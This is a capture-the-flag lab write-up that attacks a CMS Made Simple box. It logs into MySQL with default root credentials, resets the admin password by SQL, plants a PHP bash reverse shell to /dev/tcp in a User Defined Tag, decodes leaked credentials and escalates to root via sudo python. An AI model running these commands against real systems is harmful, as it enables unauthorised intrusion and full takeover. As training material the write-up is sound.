


My-CMSMS

```
rustscan -a 192.168.233.74 -t 3000 -u 4000 -- -A -oN nmap
```

Total 4 ports are open

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 27:21:9e:b5:39:63:e9:1f:2c:b2:6b:d3:3a:5f:31:7b (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDD02NZpyWmlp9n32GhuHX86ickyFyeoh/ESBEKFDQ2bKtYB5ql158CM+zuXjQsIdmLUftpbmMj14nArC3d6Z/IJYgHIhA1wM6NA9ErQsYVdQEJ56Bb6rE
vTW9PMdQtPuFj4rJM+FWZffzUZGQoHz/YMF5IJxdz7Xfii/G7BvANctULMC7rKqpXvpjXtCLPfxu07ePcsMPco0T8ZDw93k4K65upAS8qbdzCS9axTf5JXl13nWgCKO/JFwk3dvDUpRWdcUpXoEf2+afEzW5
GmeWEjTvtG1Bo2qUTLr43T8w234I7qqgiMmnXjP+TVgOPP
|_   256 bf:90:8a:a5:d7:e5:de:89:e6:1a:36:a1:93:40:18:57 (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHPnZ54xFYtmNSBR0qyDaS91lnDbroaBWi+KHR0cRbWxYSzW0G5IxmT19UjfbJ0iG7lan0Jw5dtC1pmeU2
|_   256 95:1f:32:95:78:08:50:45:cd:8c:7c:71:4a:d4:6c:1c (ED25519)
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGAbYacAnCI/PmYwQeSfp6RcW3ZCCqIAzSIiec9ck725
80/tcp    open  http      syn-ack ttl 61   Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-generator: CMS Made Simple - Copyright (c) 2004-2020. All rights reserved.
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Home - My CMS
|_ http-favicon: Unknown favicon MD5: 551E34ACF2930BF083670FA203420993
3306/tcp  open  mysql     syn-ack ttl 61   MySQL 8.0.19
|_ mysql-info:
|_   Protocol: 10
|_   Version: 8.0.19
|_   Thread ID: 102
|_   Capabilities flags: 65535
|_   Some Capabilities: Support41Auth, SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression, LongPassword, InteractiveClient,
|_   LAfterHandshake, ODBCClient, ConnectWithDatabase, FoundRows, IgnoreSigpipes, LongColumnFlag, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, Spea
|_   INew, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
|_   Status: Autocommit
|_   Salt: w\x12I      U=Y8\x7F9= /G\x18e\x0EkXn
|_   Auth Plugin Name: mysql_native_password
33060/tcp open  mysqlx?   syn-ack ttl 61
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|_   Invalid message"
|_   HY000
```


On port 80 **Made simple CMS** is running.



Content discovery.

```
ffuf -u http://192.168.233.74/FUZZ -w /root/Wordlists/knownDir.txt -t 200
```

```
(root#Bhavesh)~[~/Offsec/My-CMSMS]
# ffuf -u http://192.168.233.74/FUZZ -w /root/Wordlists/knownDir.txt -t 200
```




v2.1.0-dev

```
:: Method          : GET
:: URL             : http://192.168.233.74/FUZZ
:: Wordlist        : FUZZ: /root/Wordlists/knownDir.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 200
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```

```
admin           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 104ms]
.htaccess       [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3969ms]
config.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4884ms]
tmp             [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5850ms]
doc             [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5853ms]
uploads        [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6829ms]
.htpasswd       [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6823ms]
index.php       [Status: 200, Size: 19502, Words: 2945, Lines: 127, Duration: 6837ms]
```

```
:: Progress: [102/102] :: Job [1/1] :: 14 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Navigate on **/admin** it redirect us on login panel. We don't have password for admin user.



We know that port **3306** is open for **mysql** service. Let's login into default account as root and password.

root:root

```
mysql -u root -h 192.168.233.74 -p
```

We successfully login into root account.

```

(root#Bhavesh)-[~/Offsec/My-CMSMS]
# mysql -u root -h 192.168.233.74 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 138
Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| cmsms_db |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.098 sec)

MySQL [(none)]> _

```

One database is located as **cmsms_db**;

```

show databases;
use cmsms_db;
show tables;

```

We have a one table called **cms_users** in the **cmsms_db** database;

```

| cms_userplugins |
| cms_userplugins_seq |
| cms_userprefs |
| cms_users |
| cms_users_seq |
| cms_version |
+-----+
53 rows in set (0.062 sec)

```

```

select * from cms_users;

```

Found the admin password in the md5 hash format.

```
MySQL [cmsms_db]> select * from cms_users;
```

user_id	username	password	admin_access	first_name	last_name	email	active	create_date
1	admin	59f9ba27528694d9b3493dfde7709e70	1			admin@mycms.local	1	2020-03-25 09:38:46

Now we know that we are root user of the database. We can change the password of the admin user.

Found the below blog to change the password in mysql.

<https://cmscanbesimple.org/blog/cms-made-simple-admin-password-recovery>

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value
FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''), '12345')) where username
= 'admin';
```



```
MySQL [cmsms_db]> update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''), '12345')) where username = 'admin';
Query OK, 1 row affected (0.066 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Now we can see admin password is changed.

```
MySQL [cmsms_db]> select * from cms_users;
```

user_id	username	password	admin_access	first_name	last_name	email	active	create_date
1	admin	1a605e54c61368ae19c7bb5ede4f2a5f	1			admin@mycms.local	1	2020-03-25 09:38:46

Login into the admin console.



For gaining the RCE we have following exploit.

<https://www.exploit-db.com/exploits/49345>

cms made simple™ CMS Made Simple™ Admin Console - My CMS

Welcome: admin

User Defined Tags

Add User Defined Tag

Name	Description	
custom_copyright	Code to output copyright information	
user_agent	Code to show the user's user agent information	

Extensions

- Admin Search
- File Picker
- MicroTiny WYSIWYG editor
- Search
- Event Manager
- Tags
- User Defined Tags

```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```

click on Submit.

← → ↻ Not secure 192.168.233.74/admin/editusertag.php?__c=f3facb594604cc97fd4

cms made simple™ CMS Made Simple

Welcome: admin

User Defined Tags

Add User Defined Tag

☒ Submit ☐ Cancel

Name: ?

shell

Code Description

Code: ?

```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```

User Defined Tags

Add User Defined Tag

Name	Description
custom_copyright	Code to output copyright information
shell	
user_agent	Code to show the user's user agent information

Start the listener and Click on Run.

User Defined Tags

Edit User Defined Tag

Submit

Cancel

Apply

Run

Created at:

Jul 3, 2024

Last modified at:

Jul 3, 2024

Name: ?

shell

Code

Description

Code: ?

```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```

We got a shell as **www-data**.


```
(root#Bhavesh)-[~/Offsec/My-CMSMS]
# rlrwrap -r nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.45.203] from (UNKNOWN) [192.168.233.74] 42830
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(nagios),1002(nagcmd)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@mycmsms:/var/www/html/admin$
```

In **.htpasswd** we got a string.

```
www-data@mycmsms:/var/www/html/admin$ cat .htpasswd
cat .htpasswd
TUZaRzIzM1ZPSTVGRzJESk1WV0dJUJJSR0laUT09PT0=
```

Let's decode this using cyberchef.

The screenshot shows the CyberChef web interface. On the left, there is a sidebar with various conversion options. The main area is divided into 'Recipe' and 'Input' sections. The 'Recipe' section has two steps: 'From Base64' and 'From Base32'. The 'Input' section contains the string 'TUZaRzIzM1ZPSTVGRzJESk1WV0dJUJJSR0laUT09PT0=' which is highlighted with a red box. The 'Output' section shows the result 'armour:Shield@123' which is also highlighted with a red box.

We got credentials as

```
armour:Shield@123
```

Login into **armour** account.

```
www-data@mycmsms:/home$ su armour
su armour
Password: Shield@123

armour@mycmsms:/home$ whoami
whoami
armour
armour@mycmsms:/home$
```

Privilege Escalation

```
sudo -l
```

We can run python as root user without the password.

```
armour@mycmsms:/home$ sudo -l
sudo -l
Matching Defaults entries for armour on mycmsms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User armour may run the following commands on mycmsms:
    (root) NOPASSWD: /usr/bin/python
armour@mycmsms:/home$
```

Go to <https://gtfobins.github.io/> and search for **python** and click on **sudo**.

gtfobins.github.io/gtfobins/python/#sudo

interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'
```

Got a shell as **root** user.

```
armour@mycmsms:/home$ sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'  
<usr/bin/python -c 'import os; os.system("/bin/sh")'  
# whoami && id  
whoami && id  
root  
uid=0(root) gid=0(root) groups=0(root)  
#
```